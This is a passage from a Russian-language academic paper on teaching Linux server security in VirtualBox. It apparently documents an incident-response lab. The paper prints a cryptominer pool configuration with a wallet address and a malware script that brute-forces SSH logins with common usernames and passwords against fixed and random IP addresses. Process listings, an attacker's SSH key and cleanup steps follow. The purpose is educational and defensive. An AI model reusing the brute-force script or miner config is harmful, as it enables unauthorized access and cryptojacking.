"donate-over-proxy": 1,
"log-file": null,
"pools": [
  {
    "algo": null,
    "coin": "XMR",
    "url": "xmr.kryptex.network:7777",
    "user": "48edfHu7V9Z84YzzMa6fUueoELZ9ZRXq9VetWzYgZKt52XU5xvqgzYnDK9URnRoJMK1j8nLwEVsaSWJ4fhdUyZij8GUicoD/MyFirstRig",
    "pass": "x",
    "rig-id": null,
    "nicehash": false,
    "keepalive": true
  }
]
```

Рисунок 14.

```
GNU nano 6.2                                rsync

cd ~/.config/rsync

echo forcing
po="/rsync -p"
po2="ssh"
ext="password ssh deploy@"

while true
do
    I
    for i in deploy root test user tester admin
    do
        for j in deploy password root qwerty 1234567 passs
        do
            spo $j $po2 $i@185.204.2.175 id &
            spo $j $po2 $i@185.195.24.113 id &
            spo $j $po2 $i@185.189.14.212 id &
            spo $j $po2 $i@$(printf "%d.%d.%d.%d" "${(RANDOM % 256)}" "${(RANDOM % 256)}" "${(RANDOM % 256)}" "${(RANDOM % 256)}") id &
            spo $j $po2 $i@$(printf "%d.%d.%d.%d" "${(RANDOM % 256)}" "${(RANDOM % 256)}" "${(RANDOM % 256)}" "${(RANDOM % 256)}") id &
            spo $j $po2 $i@$(printf "%d.%d.%d.%d" "${(RANDOM % 256)}" "${(RANDOM % 256)}" "${(RANDOM % 256)}" "${(RANDOM % 256)}") id &
        done
    done
done

^G Справка      ^O Записать    ^M Поиск       ^K Вырезать    ^I Выполнить   ^C Позиция     ^M-U Отмена    ^M-A Установить метку
^X Выход        ^R ЧитФайл    ^J Замена     ^U Вставить    ^N Выводить    ^C К строке   ^M-E Повтор    ^M-C Копировать
```

Рисунок 15.

После завершения анализа выполнено удаление конфигурационных файлов, сценариев запуска и вспомогательных компонентов вредоносного программного обеспечения. Затем процессы **xmrig** и связанные с ними экземпляры **rsync** завершены с использованием команд **killall**. Повторная проверка списка процессов подтвердила отсутствие ранее обнаруженных вредоносных процессов и прекращение подозрительной сетевой активности (см. рис. 16-17).

```
45222 ?      S      0:00 ./rsync -p xxxxxx ssh tester@67.84.190.135 id
45228 ?      S      0:00 ./rsync -p xxxxxx ssh deploy@63.52.171.216 id
45229 ?      S      0:00 ./rsync -p xxxxxx ssh deploy@4.174.224.154 id
45235 ?      S      0:00 ./rsync -p xxxxxx ssh test@48.111.129.14 id
45236 ?      S      0:00 ./rsync -p xxxxxx ssh test@39.11.125.153 id
45245 ?      S      0:00 ./rsync -p xxxxxxxx ssh test@206.190.25.161 id
45246 ?      S      0:00 ./rsync -p xxxxxxxx ssh test@44.132.152.81 id
45259 ?      S      0:00 ./rsync -p xxxxxx ssh deploy@240.209.120.201 id
45260 ?      S      0:00 ./rsync -p xxxxxx ssh tester@56.158.188.192 id
45261 ?      S      0:00 ./rsync -p xxxxxx ssh test@62.189.205.51 id
45263 ?      S      0:00 ./rsync -p xxxxxxxx ssh root@211.37.250.166 id
45266 pts/70    Ss+    0:00 ssh tester@67.84.190.135 id
45267 pts/71    Ss+    0:00 ssh tester@253.244.180.177 id
45268 ?      S      0:00 ./rsync -p xxxxxxxx ssh test@253.54.74.6 id
45269 pts/74    Ss+    0:00 ssh deploy@63.52.171.216 id
45270 pts/82    Ss+    0:00 ssh root@188.112.219.56 id
45271 pts/94    Ss+    0:00 ssh test@48.111.129.14 id
45273 pts/100   Ss+    0:00 ssh test@206.190.25.161 id
45275 pts/113   Ss+    0:00 ssh root@109.64.234.123 id
45276 pts/117   Ss+    0:00 ssh test@39.11.125.153 id
45277 pts/143   Ss+    0:00 ssh test@62.189.205.51 id
45279 pts/101   Ss+    0:00 ssh test@44.132.152.81 id
45280 pts/187   Ss+    0:00 ssh root@211.37.250.166 id
45281 pts/191   Ss+    0:00 ssh deploy@4.174.224.154 id
45282 pts/199   Ss+    0:00 ssh deploy@240.209.120.201 id
45283 pts/215   Ss+    0:00 ssh tester@56.158.188.192 id
45284 pts/228   Ss+    0:00 ssh test@253.54.74.6 id
45290 ?      S      0:00 ./rsync -p xxxxx ssh root@5.48.210.103 id
45291 ?      S      0:00 ./rsync -p xxxxx ssh root@27.181.2.147 id
45295 ?      S      0:00 ./rsync -p xxxxx ssh root@3.66.228.203 id
45297 pts/4     Ss+    0:00 ssh root@3.66.228.203 id
45299 pts/11    Ss+    0:00 ssh root@27.181.2.147 id
45300 pts/14    Ss+    0:00 ssh root@5.48.210.103 id
45302 pts/0     R+     0:00 ps ax
deploy@ubu2:~/config/rsync/.rsync$
```

Рисунок 16.

```

1403 tty2 Ss+ 0:00 /sbin/agetty -o -p -- \u --noclear tty2 linux
1418 ? I 0:00 [kworker/0:9-events]
1654 ? Ss 0:00 sendmail: MTA: accepting connections
1710 ? Ss 0:00 sshd: deploy [priv]
1713 ? Ss 0:00 /lib/systemd/systemd --user
1714 ? S 0:00 (sd-pam)
1720 ? Ssl 0:00 /usr/bin/pipewire
1721 ? Ssl 0:00 /usr/bin/pipewire-media-session
1724 ? Ssl 0:00 /usr/bin/pulseaudio --daemonize=no --log-target=journal
1725 ? Ss 0:00 /snap/snapd-desktop-integration/315/usr/bin/snapd-desktop-integrati
1736 ? Ss 0:00 /usr/bin/dbus-daemon --session --address=systemd: --nofork --nopidf
1747 ? Ssl 0:00 /usr/libexec/gvfsd
1756 ? Sl 0:00 /usr/libexec/gvfsd-fuse /run/user/1001/gvfs -f
1790 ? Ssl 0:00 /usr/libexec/tracker-miner-fs-3
1797 ? Ssl 0:00 /usr/libexec/xdg-document-portal
1807 ? Ssl 0:00 /usr/libexec/xdg-permission-store
1820 ? Ss 0:00 fusermount3 -o rw,nosuid,nodev,fsname=portal,auto_unmount,subtype=p
1862 ? S 0:00 sshd: deploy@pts/0
1866 pts/0 Ss 0:00 -bash
1914 ? Ssl 0:00 /usr/libexec/gvfs-udisks2-volume-monitor
1921 ? Ssl 0:00 /usr/libexec/gvfs-goa-volume-monitor
1925 ? Sl 0:00 /usr/libexec/goa-daemon
1933 ? Sl 0:00 /usr/libexec/goa-identity-service
1935 ? Ssl 0:00 /usr/libexec/gvfs-afc-volume-monitor
1940 ? Ssl 0:00 /usr/libexec/gvfs-gphoto2-volume-monitor
1944 ? Ssl 0:00 /usr/libexec/gvfs-mtp-volume-monitor
1953 ? Sl 0:00 /snap/snapd-desktop-integration/315/usr/bin/snapd-desktop-integrati
14141 ? I 0:00 [kworker/u4:0-ext4-rsv-conversion]
17675 ? I 0:01 [kworker/u4:1-events_unbound]
20629 ? R 0:00 [kworker/u4:2-events_unbound]
35225 ? I 0:00 [kworker/1:1-events]
35272 ? I 0:00 [kworker/u4:3-events_power_efficient]
37217 ? I 0:00 [kworker/0:1-events]
46146 pts/0 R+ 0:00 ps ax
deploy@ubu2:~/.config/rsync/.rsync$ █

```

Рисунок 17.

На заключительном этапе исследован файл **authorized_keys**, содержащий список доверенных SSH-ключей пользователя. Проверка показала наличие дополнительного открытого ключа, который мог использоваться злоумышленником для повторного подключения к серверу без ввода пароля. После удаления обнаруженной записи возможность сохранения несанкционированного удаленного доступа была устранена (см. рис. 18).

```

deploy@ubu2:~$ cat .ssh/authorized keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQgQC3+DqMDtgKC+9d2+70PC7pQw3XmkQT8P++zk8TCwFfh0i/D0c2rZqC
0yk4Dx1rqXLTU5WeWJ2gMsJI13cap0m1V46r241BzSmVJygoAdnQuWHWYkT0bDrTUiFm/RN43SWc888Azj5VNHRVsM4g
+NJenqr56ai960o8/mM7wWhgyJaiBVIvMmfyhKizwJJwz1uUMck0or3Vde+AC+2+JQ52UeqJeFr7l1xXYcI+kAN0uPsN
Jwacn07ZxRrV5iKgR0DM1Ge/91Lkcu4nYSqCfi7nXAIIdIgRyD7LMWcetcznIz5t+4Rz65NrnSwS5/CyTPufxzbyJ9/xd
CrPquNnm26Wihfw90LEa308WgHfKLx9LT2WSFjy/0wbI3yxxZPmoGDuoDidIL7L/J+lquJICFZpIE8X/8V9bJpAXNAEZ
BnPRV4JG0+hGluC8hIDSV89cS3NaT5nJJCwvGx0HY6sF/qPrVKDqq4I8kuu9YLLZy0n3CzFzjUD8RdGU8Zq+GePbL8=
user@linux

```

Рисунок 18.

Повторный анализ сетевых соединений и списка процессов подтвердил успешное восстановление работоспособности системы. Подозрительные соединения через нетипичный порт **7777** отсутствовали, процессы криптовалютного майнера более не запускались, а механизмы автоматического восстановления вредоносного программного обеспечения были полностью удалены. Полученные результаты показали, что эффективное реагирование на инциденты информационной безопасности требует не только обнаружения признаков компрометации, но и последовательного анализа механизмов закрепления злоумышленника в системе, удаления всех компонентов вредоносного программного обеспечения и контроля сохранности средств удаленной аутентификации.

3.2 Тестирование программы обучения

Для проверки работоспособности разработанной программы обучения проведено тестирование всех лабораторных работ в виртуальной среде Oracle VirtualBox. Целью тестирования являлась оценка корректности выполнения практических заданий, воспроизводимости результатов и устойчивости учебной среды при многократном выполнении упражнений.

Тестирование программы включало несколько этапов. На первом этапе проверялась корректность установки и настройки виртуального окружения. Выполнена установка Ubuntu Linux, настройка сетевого взаимодействия между виртуальными машинами и проверка доступности служб SSH и HTTP. Во всех случаях программная среда успешно запускалась без возникновения критических ошибок.

На втором этапе проведено функциональное тестирование лабораторных работ. Каждое практическое задание выполнялось повторно не менее трех раз различными пользователями. Проверялась корректность выполнения команд, соответствие полученных результатов ожидаемым значениям и возможность полного воспроизведения всех этапов лабораторной работы. Во всех испытаниях результаты совпадали с запланированными сценариями.

Следующим этапом стало тестирование устойчивости программы к ошибкам пользователя. Проверялись ситуации с вводом неверных параметров команд, использованием неправильных паролей, отсутствием необходимых файлов и нарушением последовательности выполнения лабораторных работ. Во всех случаях обучающийся получал возможность повторного выполнения задания после исправления ошибок без необходимости переустановки виртуальной среды.

Дополнительно выполнено тестирование восстановления учебного стенда после выполнения атакующих действий. После проведения словарной атаки, запуска учебного вредоносного программного обеспечения и удаления его компонентов осуществлялся возврат виртуальной машины к исходному состоянию с использованием контрольных снимков (Snapshots) VirtualBox. Проверка показала возможность многократного использования одной и той же лабораторной среды без снижения стабильности работы программы обучения.

Полученные результаты подтвердили работоспособность разработанной программы, устойчивость виртуальной лабораторной среды и возможность многократного проведения практических занятий без изменения сценариев выполнения лабораторных работ.

3.3 Задания для первых курсов

Разработанная программа охватывает базовые вопросы обеспечения информационной безопасности Linux-серверов и может служить основой для дальнейшего изучения дисциплины. В целях последовательного развития практических компетенций предлагается дополнить курс следующими лабораторными работами:

- настройка межсетевых экранов UFW и iptables и исследование правил фильтрации сетевого трафика;
- обнаружение сетевых атак с использованием систем Snort, Suricata и Fail2Ban;
- аудит безопасности операционной системы Linux с применением Lynis и OpenVAS;
- исследование журналов безопасности средствами journalctl, auditd и rsyslog;
- моделирование атак на веб-приложения (SQL-инъекции, XSS, CSRF) и изучение методов их предотвращения;
- выполнение атак типа Man-in-the-Middle в изолированной сети и исследование способов защиты с использованием HTTPS, VPN и механизмов проверки сертификатов;
- основы цифровой криминалистики, включая анализ журналов, выявление индикаторов компрометации и восстановление последовательности событий после инцидента;
- построение системы централизованного мониторинга событий информационной безопасности на базе Wazuh или ELK Stack;
- обеспечение безопасности контейнеризированных приложений с использованием Docker и Docker Compose;
- проведение комплексного итогового практикума, в рамках которого обучающимся предлагается самостоятельно обнаружить компрометацию сервера, определить механизм закрепления злоумышленника, устранить последствия атаки и подготовить отчет по расследованию инцидента.

Включение указанных лабораторных работ позволит расширить программу обучения и обеспечить последовательный переход от изучения базовых принципов кибербезопасности к освоению современных методов мониторинга, защиты и расследования инцидентов информационной безопасности.

4 Выводы

В результате проведенного исследования систематизированы основные практические методы обеспечения информационной безопасности Linux-серверов в безопасной виртуальной среде, включая анализ сетевого трафика, применение криптографических алгоритмов, хеширование, методы подбора паролей, моделирование атак социальной инженерии, а также обнаружение, анализ и устранение последствий компрометации сервера. Практические эксперименты подтвердили, что использование защищенных протоколов, надежных криптографических алгоритмов, уникальных сложных паролей и аутентификации по SSH-ключам существенно повышает уровень защищенности, а своевременный анализ сетевых соединений, процессов и механизмов автоматического запуска позволяет выявить признаки компрометации и полностью восстановить работоспособность системы. Полученные результаты подтверждают эффективность использования виртуальной лабораторной среды VirtualBox и Ubuntu для формирования

практических компетенций, позволяя начинающим специалистам изучить полный цикл реагирования на инциденты без риска для реальной инфраструктуры.

Библиографический список

1. Фирсова А.А., Васин Н.Н. Моделирование производительности HTTP-сервера в корпоративной сети при DDOS-атаке // Автоматизированные Системы управления и информационные технологии. Пермь: Пермский национальный исследовательский политехнический университет, 2021. С. 304-311. URL: https://elibrary.ru/download/elibrary_48117202_45079018.pdf
2. Кузнецова Д. А. Безопасность серверов и систем хранения данных // Научно-исследовательский центр "Technical Innovations". 2024. №26. С. 13-17. URL: https://elibrary.ru/download/elibrary_79562976_88847176.pdf
3. Лутфуллин Р. И. Разработка системы тестирования безопасности сервера // Наука, образование, технологии: Вчера, сегодня, завтра. - Петрозаводск: Международный центр научного партнерства «Новая Наука», 2024. С. 150-154. URL: https://elibrary.ru/download/elibrary_63897900_81391580.pdf
4. Оленькова М.Н., Абайдуллина А.Х. Опыт использования программы Virtualbox при обучении студентов по специальности "Прикладная информатика (по отраслям)" // Актуальные вопросы современной науки. - Пенза: Наука и Просвещение, 2024. С. 207-209. URL: https://elibrary.ru/download/elibrary_61780175_53130624.pdf
5. Никитина Г.М., Павлов Е.М., Рыжов А.В., Тарасенко А.Д. Основы виртуализации и создание виртуальной машины в среде Oracle Virtualbox // Актуальные научные исследования. Пенза: Наука и Просвещение, 2022. С. 84-87. URL: https://elibrary.ru/download/elibrary_49875660_70700509.pdf
6. Jang-Jaccard J., Nepal S. A survey of emerging threats in cybersecurity // Journal of computer and system sciences.. 2014. №5. С. 973-993. URL: <https://www.sciencedirect.com/science/article/pii/S0022000014000178>
7. Aslan Ö. et al. A comprehensive review of cyber security vulnerabilities, threats, attacks, and solutions // Electronics. 2023. №6. С. 1333. URL: <https://www.mdpi.com/2079-9292/12/6/1333>
8. Wazid M. et al. Uniting cyber security and machine learning: Advantages, challenges and future research // ICT express. 2022. №3. С. 313-321. URL: <https://www.sciencedirect.com/science/article/pii/S2405959522000637>
9. Saputra D. D. et al. Implementasi private cloud storage dengan menggunakan owncloud dan linux ubuntu pada virtualbox oracle // Jurnal Komputer Antartika. 2024. №1. С. 9-15. URL: <https://ejournal.mediaantartika.id/index.php/jka/article/view/232>